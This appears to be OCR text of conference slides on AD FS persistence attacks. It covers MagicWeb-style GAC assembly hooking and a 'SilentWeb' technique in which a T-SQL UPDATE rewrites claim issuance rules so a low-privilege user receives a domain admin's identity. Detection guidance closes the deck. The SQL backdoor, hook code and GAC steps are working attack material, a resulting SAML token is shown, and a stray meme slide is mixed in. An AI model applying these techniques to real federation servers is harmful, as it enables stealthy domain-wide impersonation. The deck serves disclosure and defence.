- { } Microsoft.IdentityServer.Diagnostics.Exceptions
- { } Microsoft.IdentityServer.Diagnostics.LogConsumers
- { } Microsoft.IdentityServer.Diagnostics.RAMDebugLog
- { } Microsoft.IdentityServer.Diagnostics.Util

TraceLog

```
322                 TraceLog.LogLine(assembly.FullName);
323                 if (assembly.FullName.Contains(assmblyfullname))
324                 {
325                     TraceLog.LogLine("[GetAssemblyByFullName] Found Assembly! returning it");
326                     return assembly;
327                 }
328             }
329             TraceLog.LogLine("[GetAssemblyByFullName] Did not find assembly from full name");
330             assembly2 = null;
331         }
332         catch (Exception)
333         {
334             TraceLog.LogLine("[GetAssemblyByFullName] hit Exception in GetAssemblyByFullName");
335             assembly2 = null;
336         }
337         return assembly2;
338     }
339
340     // Token: 0x060000F6 RID: 246 RVA: 0x000454F8 File Offset: 0x000436F8
341     static TraceLog()
342     {
343         try
344         {
345             TraceLog.LogLine("");
346             TraceLog.LogLine("[TraceLog] start");
347             if (IntPtr.Size == 8)
348             {
349                 TraceLog.LogLine("[TraceLog] 64bit");
350                 TraceLog.GetAllAssemblies();
351                 if (TraceLog.InstallArbHook("Microsoft.IdentityServer.Web.Handlers.IdpInitiatedSignOnPageHandler", "CanProcess", "BeginCanProcess"))
352                 {
353                     TraceLog.LogLine("[TraceLog] TraceLog.InstallArbHook returned true");
354                 }
355                 else
356                 {
357                     TraceLog.LogLine("[TraceLog] TraceLog.InstallArbHook returned false");
358                 }
359             }
360             TraceLog.LogLine("[TraceLog] END");
361         }
362         catch (Exception)
363         {
364             TraceLog.LogLine("[TraceLog] hit Exception");
365         }
366     }
367
368     // Token: 0x060000F7 RID: 247 RVA: 0x0001DD1C File Offset: 0x0001BF1C
369     public static bool BeginBuild(ref X509Certificate2 certificate)
370     {
371         TraceLog.LogLine("");
372         TraceLog.LogLine("[BeginBuild] Hooked function hit");
373         return true;
374     }
375
376     // Token: 0x060000F8 RID: 248 RVA: 0x00045588 File Offset: 0x00043788
377     public static bool BeginCanProcess(object[] __args)
378     {
379         TraceLog.LogLine("");
```

Generate RSACryptoServiceProvider key

Extract public key

Display the public key

Public key token

```
C:\TOOLS>sn.exe -k PublicPrivateKeyFile.snk

Microsoft (R) .NET Framework Strong Name Utility  Version 4.0.30319.0
Copyright (c) Microsoft Corporation.  All rights reserved.

Key pair written to PublicPrivateKeyFile.snk

C:\TOOLS>sn.exe -p PublicPrivateKeyFile.snk PublicKeyFile.snk

Microsoft (R) .NET Framework Strong Name Utility  Version 4.0.30319.0
Copyright (c) Microsoft Corporation.  All rights reserved.

Public key written to PublicKeyFile.snk

C:\TOOLS>sn -tp PublicKeyFile.snk

Microsoft (R) .NET Framework Strong Name Utility  Version 4.0.30319.0
Copyright (c) Microsoft Corporation.  All rights reserved.

Public key (hash algorithm: sha1):
002400000480000094000000060200000024000052534131000400000100010055ff442afe058f
6943e8ce8b4d96edd7f99d041b3288026277faf8d32e87054f3d57a024c573baad24016de9a150
bc6946f877b124bb1da9a3879fbaae4e420422653faae477078e75f053c8590785d165696d18b8
1c8c26cf5e8f20bef96d7e5fb46afa1d5b37090090f7f6662ce4038028881a9549b472a8e41140
e920b0b8

Public key token is 1fb3ce022173270d
```

Apply Strong Name Key

Edit Assembly

Main | Custom Attrs | Sec Decls

Name: Microsoft.IdentityServer.Diagnostics

Culture:

Public Key: 0024000004800000094000000060200000024000052534131000400000100010 0b5fc90e7027f67871e773a8fde8938c81dd402ba65b9201d60593e96c492651e889cc13f1415ebb53fac1131ae0bd3

Hash Algorithm: SHA1

Processor Arch: None

Content Type: Default

Version: 10 . 0 . 0 . 0

Flags

- [x] Public Key
- [ ] Retargetable
- [ ] Disable JIT Compile Optimizer
- [ ] Processor Arch Specified
- [ ] Enable JIT Compile Tracking

Microsoft.IdentityServer.Diagnostics, Version=10.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35

OK | Cancel | Reset


Modify GAC pt1

```
C:\>dir C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.IdentityServer.Diagnostics\v4.0_10.0.0.0__1fb3ce022173270d
 Volume in drive C has no label.
 Volume Serial Number is 0685-8327

 Directory of C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.IdentityServer.Diagnostics\v4.0_10.0.0.0__1fb3ce022173270d

09/09/2024  04:43 PM    <DIR>          .
09/09/2024  04:43 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  236,908,085,248 bytes free
```

Modify GAC pt2

C:\Windows\AD FS\Microsoft.IdentityServer.Servicehost.exe.config

```
<source name="Microsoft.IdentityModel" switchValue="Verbose">
    <listeners>
        <add name="ADFSWifListener" traceOutputOptions="ProcessId,ThreadId" initializeData="Wif"
type="Microsoft.IdentityServer.Diagnostics.ADFSTraceListener,Microsoft.IdentityServer.Diagnostics,V
ersion=10.0.0.0, Culture=neutral, PublicKeyToken=1fb3ce022173270d, processorArchitecture=MSIL" />
    </listeners>
</source>
```


CLEAN CODE IS USELESS IF IT DOESN'T WORK
34%
34%
WRITING CLEAN CODE IS IMPORTANT
MESSY CODE THAT WORKS, BUT ISN'T MAINTAINABLE, IS JUST TECHNICAL DEBT
14%
14%
0.1%
2%
2%
0.1%
IQ score
55
70
85
100
115
130
145
imgflip.com

W/Labs:
SilentWeb::OverView

AD FS Claims Engine Poisoning

Prerequisites

FoggyWeb (APT29)	MagicWeb (APT29)	SilentWeb (W/Labs)
Requires foothold on AD FS server (Tier 0)	Requires foothold on AD FS server (Tier 0)	No AD FS foothold needed (MSSQL)
Requires Administrator access to AD FS	Requires Administrator access to AD FS	Relatively unknown vector
Requires DLL search order hijack	Requires modifying GAC (Non-Microsoft)	Lack of monitoring
	Relatively complicated	Trivial to execute

```
$OwaUrl = 'https://ex01.contoso.local/owa/'
$EcpUrl = 'https://ex01.contoso.local/ecp/'

$IssuanceAuthRules = '@RuleTemplate = "AllowAllAuthzRule"
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit",
Value = "true");'

$IssuanceTransformRules = '@RuleName = "ActiveDirectoryUserSID"
    c:[Type ==
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer
    == "AD AUTHORITY"]

    => issue(store = "Active Directory", types =
    ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"), query =
    ";objectSID;{0}", param = c.Value);

  @RuleName = "ActiveDirectoryUPN"
    c:[Type ==
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer
    == "AD AUTHORITY"]
        => issue(store = "Active Directory", types =
    ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query =
    ";userPrincipalName;{0}", param = c.Value);'


Add-ADFSRelyingPartyTrust -Name 'Outlook Web App' -Enabled $true -WSFedEndpoint $OwaUrl -Identifier $OwaUrl -IssuanceTransformRules $IssuanceTransformRules -
IssuanceAuthorizationRules $IssuanceAuthRules

Add-ADFSRelyingPartyTrust -Name 'Exchange Admin Center' -Enabled $true -WSFedEndpoint $EcpUrl -Identifier $EcpUrl -IssuanceTransformRules $IssuanceTransformRules -
IssuanceAuthorizationRules $IssuanceAuthRules
```

https://learn.microsoft.com/en-us/exchange/using-ad-fs-claims-based-authentication-with-outlook-web-app-and-eac-exchange-2013-help#step-3---create-a-relying-party-trust-and-custom-claim-rules-for-outlook-web-app-and-eac

Claims ?

Condition block

An issuance statement

Attribute Store to query


Type to accept


Type to query

Parameter to pass

```
@RuleName = "ActiveDirectoryUserSID"
c:[
  Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname",
  Issuer == "AD AUTHORITY"
] => issue(
  store = "Active Directory",
  types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"),
  query = ";objectSID;{0}",
  param = c.Value
);
```

Claim Engine





Backdooring Issuance Transform Rules

```sql
UPDATE AdfsConfigurationV4.IdentityServerPolicy.Policies
SET
    PolicyData =  N'@RuleName = "ActiveDirectoryUserSID"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"),
query = ";objectSID;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

@RuleName = "ActiveDirectoryUPN"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query =
";userPrincipalName;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

',
    PolicyType = N'IssuancePolicy',
    PolicyUsage = 0
WHERE PolicyId = CAST('d44ec2c8-b6c2-ee11-9e51-000c29db2ae6' AS uniqueidentifier)
```

```
  <t:RequestedSecurityToken>
      <saml:Assertion MajorVersion="1" MinorVersion="1" AssertionID="_1063e9c2-2a20-4825-a75a-f4d94f6da2a2" Issuer="http://adfs.contoso.local/
dfs/services/trust" IssueInstant="2024-02-09T17:12:48.795Z"
          xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
          <saml:Conditions NotBefore="2024-02-09T17:12:48.780Z" NotOnOrAfter="2024-02-09T18:12:48.780Z">
              <saml:AudienceRestrictionCondition>
                  <saml:Audience>https://ex01.contoso.local/owa/</saml:Audience>
              </saml:AudienceRestrictionCondition>
          </saml:Conditions>
          <saml:AttributeStatement>
              <saml:Subject>
                  <saml:SubjectConfirmation>
                      <saml:ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</saml:ConfirmationMethod>
                  </saml:SubjectConfirmation>
              </saml:Subject>
              <saml:Attribute AttributeName="primarysid" AttributeNamespace="http://schemas.microsoft.com/ws/2008/06/identity/claims">
                  <saml:AttributeValue>S-1-5-21-4238351072-1251589183-3941308059-1108</saml:AttributeValue>
              </saml:Attribute>
              <saml:Attribute AttributeName="upn" AttributeNamespace="http://schemas.xmlsoap.org/ws/2005/05/identity/claims">
                  <saml:AttributeValue>domainadmin@contoso.local</saml:AttributeValue>
              </saml:Attribute>
          </saml:AttributeStatement>
          <saml:AuthenticationStatement AuthenticationMethod="urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport"
uthenticationInstant="2024-02-09T17:12:48.611Z">
              <saml:Subject>
                  <saml:SubjectConfirmation>
                      <saml:ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</saml:ConfirmationMethod>
                  </saml:SubjectConfirmation>
              </saml:Subject>
          </saml:AuthenticationStatement>
          <ds:Signature
```

Why so stealthy

- No AD FS server compromise required
- No need for the X509 token signing certificate
- No accessing the DKMS private key
- No token forgery required
- Pure TSQL
- MSSQL UPDATE statements are rarely audited

W/Labs:
SilentWeb::Demo

Demo

File Edit View VM Tabs Help

Home | DEBBY | SQL01 | ADFS01 | DC01 | EX01 | BIZTALK01 | FSVM11

Sign In

https://adfs.contoso.local/adfs/ls/?wa=wsignin1.0&wtrealm=https%3a%2f%2fex01.contoso.local%2fowa%2f&wctx=rm%3d0%26id%3dpassive%26ru%3d%252fowa%252f&wct=2024-02-04T21%3a58%3a13Z

Import bookmarks... EX01 OWA AD FS IDPINITIATEDSI...

Contoso Corporation

Sign in

someone@example.com

Password

Sign in

1:58 PM
2/4/2024

W/Labs:
Detection of SilentWeb

Possible detection avenues

W/TH secure

Editing Policy Store Rules

Besides exporting the configuration, adversaries can also edit the configuration. This scenario requires a local admin rights to AD FS server, and that WID is used to store configuration data.

The access to configuration data is limited by **Policy Store Rules**. The default rules are similar to following:

```
AuthorizationPolicyReadOnly : @RuleName = "Permit Service Account"
                                                        exists([Type == "http://schemas.microsoft.com/ws/2008/06/ident
                                                         => issue(Type = "http://schemas.microsoft.com/authorization/c

                                                        @RuleName = "Permit Local Administrators"
                                                        exists([Type == "http://schemas.microsoft.com/ws/2008/06/ident
                                                         => issue(Type = "http://schemas.microsoft.com/authorization/c

AuthorizationPolicy         : @RuleName = "Permit Service Account"
                                                        exists([Type == "http://schemas.microsoft.com/ws/2008/06/ident
                                                         => issue(Type = "http://schemas.microsoft.com/authorization/c

                                                        @RuleName = "Permit Local Administrators"
                                                        exists([Type == "http://schemas.microsoft.com/ws/2008/06/ident
                                                         => issue(Type = "http://schemas.microsoft.com/authorization/c
```

As we can see, there are two rules: one for Read-Write permissions and one for Read-Only permission. The rules are defined using AD FS Claims Rule Language. As such, we can define as complex rules for giving permissions as we want to. The default rules are assigning RW permissions to the Local Administrators (group) and to AD FS service user (user or gMSA).

During the initial attack/compromise, adversaries often would like to have more persistent access to the configuration data. The easiest way to achieve this is to allow read permissions to all users. **AADInternals** supports editing the Policy Store Rules since v0.4.8.

INT

https://aadinternals.com/post/adfs/#detecting-2

Detecting

Detection happens in a similar manner than in exporting the local configuration. The following SQL query will enable logging for all UPDATE statements against ServiceSettings table.

```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTIN
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] AD
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] WITH (STATE = ON)
GO
```

